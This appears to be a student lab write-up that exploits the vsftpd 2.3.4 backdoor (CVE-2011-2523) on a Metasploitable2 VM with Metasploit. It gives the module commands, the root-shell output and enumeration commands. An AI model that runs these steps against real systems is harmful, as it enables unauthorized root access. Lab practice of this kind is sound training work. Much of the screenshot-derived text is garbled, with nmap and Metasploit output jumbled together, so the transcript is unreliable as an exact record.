

Team member B:

Ashik k



## Exploitation Report – VSFTPD 2.3.4 Backdoor (Member B)



### Objective

To exploit a known backdoor vulnerability in \*\*vsFTPD version 2.3.4\*\* running on the Metasploitable2 target, using Metasploit Framework, and gain unauthorized \*\*root shell access\*\*.




### Tools Used

- \*\*Kali Linux\*\* (Attacker machine)
- \*\*Metasploit Framework v6\*\*
- \*\*Metasploitable2\*\* (Target IP: `192.168.56.102`)

# 💡 Exploitation Process

## 1 Launch Metasploit Console

Metasploit was launched using the `msfconsole` command on Kali.



The screenshot shows the Metasploit Framework interface running in a terminal window. The terminal background is light gray with dark gray text. At the top, there's a menu bar with File, Actions, Edit, View, Help. Below the menu, there are two tabs: "goodheader" and "healed.png". On the left, there's a file browser showing "infotact" in the Downloads directory. The main area is the msfconsole session:

```
(kali㉿kali)-[~/Downloads]
$ cd infotact
(kali㉿kali)-[~/Downloads/infotact]
$ ls
picturess
(kali㉿kali)-[~/Downloads/infotact]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d
[...]
```

The msfconsole interface has several sections:

- METASPLOIT by Rapid7**: A logo featuring a triangle made of symbols like 'c', 'o', '(', ')', '=', and '/'. It includes labels "RECON" and "PAYLOAD".
- EXPLOIT**: Shows the current exploit configuration, including the target (Grandstream GXP1105), project (lwIP), and host (192.168.56.102).
- LOOT**: Displays OS detection results, noting that no OS fingerprinting was performed.
- SESSION**: Shows a single session (1) for host 192.168.56.102.
- COMMAND LINE**: The bottom part of the interface where commands are typed and executed.

At the very bottom of the terminal, there's a footer with documentation links and a help message:

```
=[ metasploit v6.4.50-dev ]]
+ --=[ 2495 exploits - 1283 auxiliary - 393 post ]]
+ --=[ 1607 payloads - 49 encoders - 13 nops ]]
+ --=[ 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/

msf
msf6 > msf
[-] Unknown command: msf. Run the help command for more details.
```

## 2 Load Exploit Module

The known exploit for `vsftpd 2.3.4` backdoor was loaded using:

“use exploit/unix/ftp/vsftpd\_234\_backdoor”

```
File Actions Edit View Help
msf6 > vsftpd 2.3.4
[-] Unknown command: vsftpd. Run the help command for more details.
msf6 > search 2.3.4
Matching Modules
=====
#  Name
description
-  --
SpookyP  [-] (kali㉿kali)-[~/Downloads/info.txt]
          $ nmap -S -Pn -p21 -sV 192.168.1.108
          Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 04:09 EDT
          0  exploit/multi/http/struts2_namespace_ognl
          Apache Struts 2 Namespace Redirect OGNL Injection
          1    \_ target: Automatic detection
          2    \_ target: Windows
          3    \_ target: Linux
          4  auxiliary/gather/teamtalk_creds
          Warning: OSScan results may be unreliable because at least 1 op
teamTalk Gather Credentials
          5  exploit/unix/ftp/vsftpd_234_backdoor
          type: VoIP phone/webcam 2011-07-03 special excellent No up to V firewall
          SFTP v2.3.4 Backdoor Command Execution (JUST GUESSING): Grandstream embedded (91%), Garmin embedded (90%), Oracle
          6  exploit/unix/http/zivif_ipcheck_exec
          Zivif Camera iptest.cgi Blind Remote Command Execution
          7  exploit/multi/http/oscommerce_installer_unauth_code_exec
          osCommerce Installer Unauthenticated Code Execution
          Oracle VirtualBox /wIP NAT bridge (89%), 2N Helios IP VoIP doorbell (88%), Intel
          (86%), 1wIP 2.1.0 - 2.2.0 (86%), 1wIP 1.4.1 - 2.0.3 (86%), FireBrick FB2700 fire
          Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/http/oscomme
rce_installer_unauth_code_exec      Service Info: OS: Unix
msf6 > use 5
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
CHOST
CPORT
Proxies
RHOSTS
RPORT  21            yes       The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

## 3 Configure Target IP

The target IP address was set using:

“set RHOSTS 192.168.56.102” (victim ip)

“show options”

This ensured the module had the correct target before execution.

```
[kali㉿kali:~/Downloads]$ ./msfconsole

[!] msfconsole - Metasploit Framework v5.0.0-dev (stable) - https://www.metasploit.com
[!] This is experimental software. Use at your own risk.
[!] Type 'help' for general usage or 'show options' for a list of built-in options.

File Actions Edit View Help
# Name
description
Disclosure Date Rank Check D
_____
0 exploit/multi/http/struts2_namespace_ognl Edit View Help 2018-08-22 excellent Yes A
apache Struts 2 Namespace Redirect OGNL Injection
1 \_ target: Automatic detection
2 \_ target: Windows
3 \_ target: Linux
4 auxiliary/gather/teamtalk_creds
teamTalk Gather Credentials
5 exploit/unix/ftp/vsftpd_234_backdoor up (0.0066s latency) 2011-07-03 excellent No V
SFTPD v2.3.4 Backdoor Command Execution
6 exploit/unix/http/zivif_ipcheck_exec STATE SERVICE VERSION 2017-09-01 excellent Yes Z
ivif Camera iptest.cgi Blind Remote Command Execution vsftpd 2.3.4
7 exploit/multi/http/oscommerce_installer_unauth_code_exec 2018-04-30 excellent Yes D
sCommerce Installer Unauthenticated Code Execution
Device type: VoIP phone|webcam|bridge|gelspecialized|general purpose|firewall
Running (JUST GUESsing): Grandstream embedded (91%), Garmin embedded (90%), Oracle VM
rc_installer_unauth_code_exec GHOST OS CPE: cpe:/highgrandstream:gxp105 cpe:/highgarmin:virb_elite cpe:/oracle:vm_virtual
project:twip cpe:/hi2n:helios cpe:/allwin_project:twip:2 cpe:/hi:firebrick:fb2700
msf6 > use 5
[*] Aggressive OS guesses: Grandstream GXP105 VoIP phone (91%), Garmin Virb Elite action
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
_____
CHOST no No The local client address (set up) scanned in 5.23 seconds
CPORT no No The local client port
Proxies no No A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS yes Yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes Yes The target port (TCP)

Exploit target:
Id Name
-- 
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
```

## 4 Run Exploit

The exploit was executed using:

“run”

The exploit connected successfully to the FTP service, triggered the backdoor, and opened a shell as \*\*root\*\*:

- Backdoor service spawned
  - UID confirmed as `0 (root)`
  - Command shell session opened

File Actions Edit View Help

Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
Home  
RHOSTS yes The target host(s), see <https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>  
REPORT 21 The target port (TCP)

Exploit target: SpookyPas...  
Id Name  
-- --  
0 Automatic

Trash

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:44443 → 192.168.56.102:6200) at 2025-07-05 04:18:10 -
0400
```

hostname  
metasploitable

```
whoami
root
```

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
```

File Actions Edit View Help

Device type: VoIP phone/webcam  
Running (JUST GUESSING): Grandstream TwIP 2.X (89%), 2N embedded (0%)  
OS CPE: cpe:/h:grandstream:gxp21xx  
project:lwip cpe:/h:2n:helios  
Aggressive OS guesses: Grandstream  
Oracle Virtualbox LwIP NAT bridge  
OS family: Linux 2.1.x - 2.2.x (65%)  
No exact OS matches for host (0)  
Service Info: OS: Unix

OS and Service detection performed  
Nmap done: 1 IP address (1 hosts up)  
--(kali㉿kali)-~/Downloads/info.txt--  
--(kali㉿kali)-~/Downloads/info.txt--  
\$ ls
msfconsole\_start.png
\$ use

--(kali㉿kali)-~/Downloads/info.txt--  
\$ ls

## 5 Verify Shell Access

Inside the shell, the following commands were executed to confirm successful root access and gather system info:

“hostname”

“whoami”

“id”

The terminal window shows a Metasploitable session with the following commands and output:

```
File Actions Edit View Help
View the full module info with the info, or info -d command.
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:44443 → 192.168.56.102:6200) at 2025-07-05 04:18:10 - 0400

hostname
metasploitable

whoami
root

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

The file browser on the right shows the following directory structure:

- kalilinux (~/Downloads/info.txt)
- kalilinux (~/Downloads/pictures)
- kalilinux (~/Downloads/info.html)
- kalilinux (~/Downloads/info.pdf)
- kalilinux (~/Downloads/info.pptx)

## 6 System Information & File Access

Further enumeration was done using:

“uname -a”

“ls -la /”

This helped validate the target OS and access level.

## Outcome

Root access was successfully gained on the target system using the VSFTPD backdoor. This highlights the critical risk of running outdated software with known exploits.



## CVE Reference

- \*\*CVE-2011-2523\*\* – vsftpd 2.3.4 Backdoor Command Execution

Screenshots:

---

01\_msfconsole\_start  
02\_use\_exploit\_command  
03\_show\_options\_output  
04\_exploit\_run\_success  
05\_shell\_root\_proof  
06\_shell\_system\_info